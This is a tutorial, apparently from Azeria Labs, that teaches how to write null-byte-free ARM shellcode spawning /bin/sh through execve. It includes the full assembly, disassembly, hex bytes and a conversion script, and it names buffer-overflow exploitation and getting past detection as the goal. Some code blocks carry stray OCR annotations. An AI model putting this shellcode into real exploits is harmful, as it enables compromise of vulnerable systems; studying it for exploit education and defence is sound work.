INTRODUCTION TO WRITING ARM SHELLCODE

The prerequisite for this part of the tutorial is a basic understanding of ARM assembly (covered in the first tutorial series "ARM Assembly Basics"). In this part, you will learn how to use your knowledge to create your first simple shellcode in ARM assembly. The examples used in this tutorial are compiled on an ARMv6 32-bit processor. If you don't have access to an ARM device, you can create your own lab and emulate a Raspberry Pi distro in a VM by following this tutorial: Emulate Raspberry Pi with QEMU.

This tutorial is for people who think beyond running automated shellcode generators and want to learn how to write shellcode in ARM assembly themselves. After all, knowing how it works under the hood and having full control over the result is much more fun than simply running a tool, isn't it? Writing your own shellcode in assembly is a skill that can turn out to be very useful in scenarios where you need to bypass shellcode-detection algorithms or other restrictions where automated tools could turn out to be insufficient. The good news is, it's a skill that can be learned quite easily once you are familiar with the process.

For this tutorial we will use the following tools (most of them should be installed by default on your Linux distribution):

- GDB – our debugger of choice
- GEF – GDB Enhanced Features, highly recommended (created by @_hugsy_)
- GCC – Gnu Compiler Collection
- as – assembler
- ld – linker
- strace – utility to trace system calls
- objdump – to check for null-bytes in the disassembly
- objcopy – to extract raw shellcode from ELF binary

Make sure you compile and run all the examples in this tutorial in an ARM environment.

Before you start writing your shellcode, make sure you are aware of some basic principles, such as:

1. You want your shellcode to be compact and free of null-bytes
   - Reason: We are writing shellcode that we will use to exploit memory corruption vulnerabilities like buffer overflows. Some buffer overflows occur because of the use of the C function 'strcpy'. Its job is to copy data until it receives a null-byte. We use the overflow to take control over the program flow and if strcpy hits a null-byte it will stop copying our shellcode and our exploit will not work.
2. You also want to avoid library calls and absolute memory addresses
   - Reason: To make our shellcode as universal as possible, we can't rely on library calls that require specific dependencies and absolute memory addresses that depend on specific environments.

The Process of writing shellcode involves the following steps:

1. Knowing what system calls you want to use
2. Figuring out the syscall number and the parameters your chosen syscall function requires
3. De-Nullifying your shellcode
4. Converting your shellcode into a Hex string

UNDERSTANDING SYSTEM FUNCTIONS

Before diving into our first shellcode, let's write a simple ARM assembly program that outputs a string. The first step is to look up the system call we want to use, which in this case is "write". The prototype of this system call can be looked up in the Linux man pages:

```
ssize_t write(int fd, const void *buf, size_t count);
```

From the perspective of a high level programming language like C, the invocation of this system call would look like the following:

```
const char string[13] = "Azeria Labs\n";
write(1, string, sizeof(string));        // Here sizeof(string) is 13
```

Looking at this prototype, we can see that we need the following parameters:

- **fd** – 1 for STDOUT
- **buf** – pointer to a string
- **count** – number of bytes to write -> 13
- syscall number of write -> 0x4

For the first 3 parameters we can use R0, R1, and R2. For the syscall we need to use R7 and move the number 0x4 into it.

```
mov   r0, #1      @ fd 1 = STDOUT
ldr   r1, string  @ loading the string from memory to R1
mov   r2, #13     @ write 13 bytes to STDOUT
mov   r7, #4      @ Syscall 0x4 = write()
svc   #0
```

Using the snippet above, a functional ARM assembly program would look like the following:

```
.data
string: .asciz "Azeria Labs\n"  @ .asciz adds a null-byte to the end of the string
after_string:
.set size_of_string, after_string - string

.text
.global _start

_start:
   mov r0, #1               @ STDOUT
   ldr r1, addr_of_string   @ memory address of string
   mov r2, #size_of_string  @ size of string
   mov r7, #4               @ write syscall
   swi #0                   @ invoke syscall

_exit:
   mov r7, #1               @ exit syscall
   swi 0                    @ invoke syscall

addr_of_string: .word string
```

In the data section we calculate the size of our string by subtracting the address at the beginning of the string from the address after the string. This, of course, is not necessary if we would just calculate the string size manually and put the result directly into R2. To exit our program we use the system call exit() which has the syscall number 1.

Compile and execute:

```
azeria@labs:~$ as write.s -o write.o && ld write.o -o write
azeria@labs:~$ ./write
Azeria Labs
```

Cool. Now that we know the process, let's look into it in more detail and write our first simple shellcode in ARM assembly.

1. TRACING SYSTEM CALLS

For our first example we will take the following simple function and transform it into ARM assembly:

```
#include <stdio.h>

void main(void)
{
    system("/bin/sh");
}
```

The first step is to figure out what system calls this function invokes and what parameters are required by the system call. With 'strace' we can monitor our program's system calls to the Kernel of the OS.

Save the code above in a file and compile it before running the strace command on it.

```
azeria@labs:~$ gcc system.c -o system
azeria@labs:~$ strace -h
-f -- follow forks, -ff -- with output into separate files
-v -- verbose mode: print unabbreviated argv, stat, termio[s], etc. args
--- snip --
azeria@labs:~$ strace -f -v system
--- snip --
[pid 4575] execve("/bin/sh", ["/bin/sh"], ["MAIL=/var/mail/pi", "SSH_CLIENT=192.168.200.1 426
--- snip --
[pid 4575] write(2, "$ ", 2$ ) = 2
[pid 4575] read(0, exit
--- snip --
exit_group(0) = ?
+++ exited with 0 +++
```

Turns out, the system function **execve()** is being invoked.

2. SYSCALL NUMBER AND PARAMETERS

The next step is to figure out the syscall number of execve() and the parameters this function requires. You can get a nice overview of system calls at w3calls or by searching through Linux man pages. Here's what we get from the man page of execve():

```
NAME
    execve - execute program
SYNOPSIS

    #include <unistd.h>

    int  execve(const char *filename, char *const argv [], char *const envp[]);
```


The parameters execve() requires are:

- Pointer to a string specifying the path to a binary
- argv[] – array of command line variables
- envp[] – array of environment variables

Which basically translates to: execve(*filename, *argv[], *envp[]) –> execve(*filename, 0, 0). The system call number of this function can be looked up with the following command:

```
azeria@labs:~$ grep execve /usr/include/arm-linux-gnueabihf/asm/unistd.h
#define __NR_execve (__NR_SYSCALL_BASE+ 11)
```

Looking at the output you can see that the syscall number of execve() is 11. Register R0 to R2 can be used for the function parameters and register R7 will store the syscall number.




Invoking system calls on x86 works as follows: First, you PUSH parameters on the stack. Then, the syscall number gets moved into EAX (MOV EAX, syscall_number). And lastly, you invoke the system call with SYSENTER / INT 80.

On ARM, syscall invocation works a little bit differently:

1. Move parameters into registers – R0, R1, ..
2. Move the syscall number into register R7
   - mov r7, #<syscall_number>
3. Invoke the system call with
   - SVC #0 or
   - SVC #1
4. The return value ends up in R0

This is how it looks like in ARM Assembly (Code uploaded to the azeria-labs Github account):



As you can see in the picture above, we start with pointing R0 to our "/bin/sh" string by using PC-relative addressing (If you can't remember why the effective PC starts two instructions ahead of the current one, go to 'Part 2: Data Types and Registers' of the assembly basics tutorial and look at part where the PC register is explained along with an example). Then we move 0's into R1 and R2 and move the syscall number 11 into R7. Looks easy, right? Let's look at the disassembly of our first attempt using objdump:

```
azeria@labs:~$ as execve1.s -o execve1.o
azeria@labs:~$ objdump -d execve1.o
execve1.o: file format elf32-littlearm

Disassembly of section .text:

00000000 <_start>:
 0: e28f000c add r0, pc, #12
```

```
4: e3a01000 mov r1, #0
8: e3a02000 mov r2, #0
c: e3a0700b mov r7, #11
10: ef000000 svc 0x00000000
14: 6e69622f .word 0x6e69622f
18: 0068732f .word 0x0068732f
```

Turns out we have quite a lot of null-bytes in our shellcode. The next step is to de-nullify the shellcode and replace all operations that involve.

3. DE-NULLIFYING SHELLCODE

One of the techniques we can use to make null-bytes less likely to appear in our shellcode is to use Thumb mode. Using Thumb mode decreases the chances of having null-bytes, because Thumb instructions are 2 bytes long instead of 4. If you went through the ARM Assembly Basics tutorials you know how to switch from ARM to Thumb mode. If you haven't I encourage you to read the chapter about the branching instructions "B / BX / BLX" in part 6 of the tutorial "Conditional Execution and Branching".

In our second attempt we use Thumb mode and replace the operations containing #0's with operations that result in 0's by subtracting registers from each other or xor'ing them. For example, instead of using "mov r1, #0", use either "sub r1, r1, r1" (r1 = r1 – r1) or "eor r1, r1, r1" (r1 = r1 xor r1). Keep in mind that since we are now using Thumb mode (2 byte instructions) and our code must be 4 byte aligned, we need to add a NOP at the end (e.g. mov r5, r5).

(Code available on the azeria-labs Github account):

```
.section .text
.global _start

_start:
    .code   32
    add     r3, pc, #1        r3 = pc + 1
                              to force Thumb mode
    bx      r3

    .code 16
    add     r0, pc, #8        Must be 4 bytes aligned
    eor     r1, r1, r1
effective PC
(PC-relative)     eor     r2, r2, r2
            +2    mov     r7, #11
2 byte jumps
because we're   +4    svc     #1
in Thumb mode   +6    mov     r5, r5        NOP (because it must
                                            be 4 bytes aligned)

            +8  .ascii „/bin/sh\0"
```

The disassembled code looks like the following:

```
$ as execve2.s -o execve2.o
$ objdump -d execve2.o


00000000 <_start>:
   0:   e28f3001    add r3, pc, #1
   4:   e12fff13    bx  r3
   8:   a002        add r0, pc, #8  ; (adr r0, 14 <_start+0x14>)
   a:   4049        eors    r1, r1
   c:   4052        eors    r2, r2
   e:   270b        movs    r7, #11
  10:   df01        svc 1
  12:   1c2d        adds    r5, r5, #0
  14:   6e69622f    .word   0x6e69622f
  18:   0068732f    .word   0x0068732f

                    Only 1 null-byte remains (in the data section)
```

The result is that we only have one single null-byte that we need to get rid of. The part of our code that's causing the null-byte is the null-terminated string "/bin/sh\0". We can solve this issue with the following technique:

- Replace "/bin/sh\0" with "/bin/shX"
- Use the instruction strb (store byte) in combination with an existing zero-filled register to replace X with a null-byte

(Code available on the azeria-labs Github account):

```
$ nano/vim/vi execve3.s

        .section .text
        .global _start

        _start:
            .code   32
            add     r3, pc, #1
            bx      r3

            .code 16
            add     r0, pc, #8
            eor     r1, r1, r1
            eor     r2, r2, r2
            strb    r2, [r0, #7]
            mov     r7, #11
            svc     #1

        .ascii „/bin/shx“
```

writes a NULL byte at the end of „/bin/shX“

r0 + 1...+ 7

```
$ as execve3.s -o execve3.o
$ objdump -d execve3.o

00000000 <_start>:
   0:   e28f3001    add     r3, pc, #1
   4:   e12fff13    bx      r3
   8:   a002        add     r0, pc, #8 ; (adr r0, 14 <_start+0x14>)
   a:   4049        eors    r1, r1
```

```
 c:   4052       eors    r2, r2
 e:   71c2       strb    r2, [r0, #7]
10:   270b       movs    r7, #11
12:   df01       svc 1
14:   6e69622f   .word   0x6e69622f
18:   7868732f   .word   0x7868732f
```

Voilà – no null-bytes!

4. TRANSFORM SHELLCODE INTO HEX STRING

The shellcode we created can now be transformed into it's hexadecimal representation. Before doing that, it is a good idea to check if the shellcode works as a standalone. But there's a problem: if we compile our assembly file like we would normally do, it won't work. The reason for this is that we use the strb operation to modify our code section (.text). This requires the code section to be writable and can be achieved by adding the -N flag during the linking process.

```
azeria@labs:~$ ld --help
--- snip --
-N, --omagic        Do not page align data, do not make text readonly.
--- snip --
azeria@labs:~$ as execve3.s -o execve3.o && ld -N execve3.o -o execve3
azeria@labs:~$ ./execve3
$ whoami
azeria
```

It works! Congratulations, you've written your first shellcode in ARM assembly.

To convert it into hex, use the following commands:

```
azeria@labs:~$ objcopy -O binary execve3 execve3.bin
azeria@labs:~$ hexdump -v -e '"\\""x" 1/1 "%02x" ""' execve3.bin
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\
```

Instead of using the hexdump command above, you also do the same with a simple python script:

```
#!/usr/bin/env python

import sys

binary = open(sys.argv[1],'rb')

for byte in binary.read():
 sys.stdout.write("\\x"+byte.encode("hex"))

print ""
```

```
azeria@labs:~$ ./shellcode.py execve3.bin
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\
```

I hope you enjoyed this introduction into writing ARM shellcode. In the next part you will learn how to write shellcode in form of a reverse-shell, which is a little bit more complicated than the example above. After that we will dive into memory corruptions and learn how they occur and how to exploit them using our self-made shellcode.

ARM Exploit Development

Twitter: @Fox0x01 and @azeria_labs

ARM Assembly Cheat Sheet

POSTER DIGITAL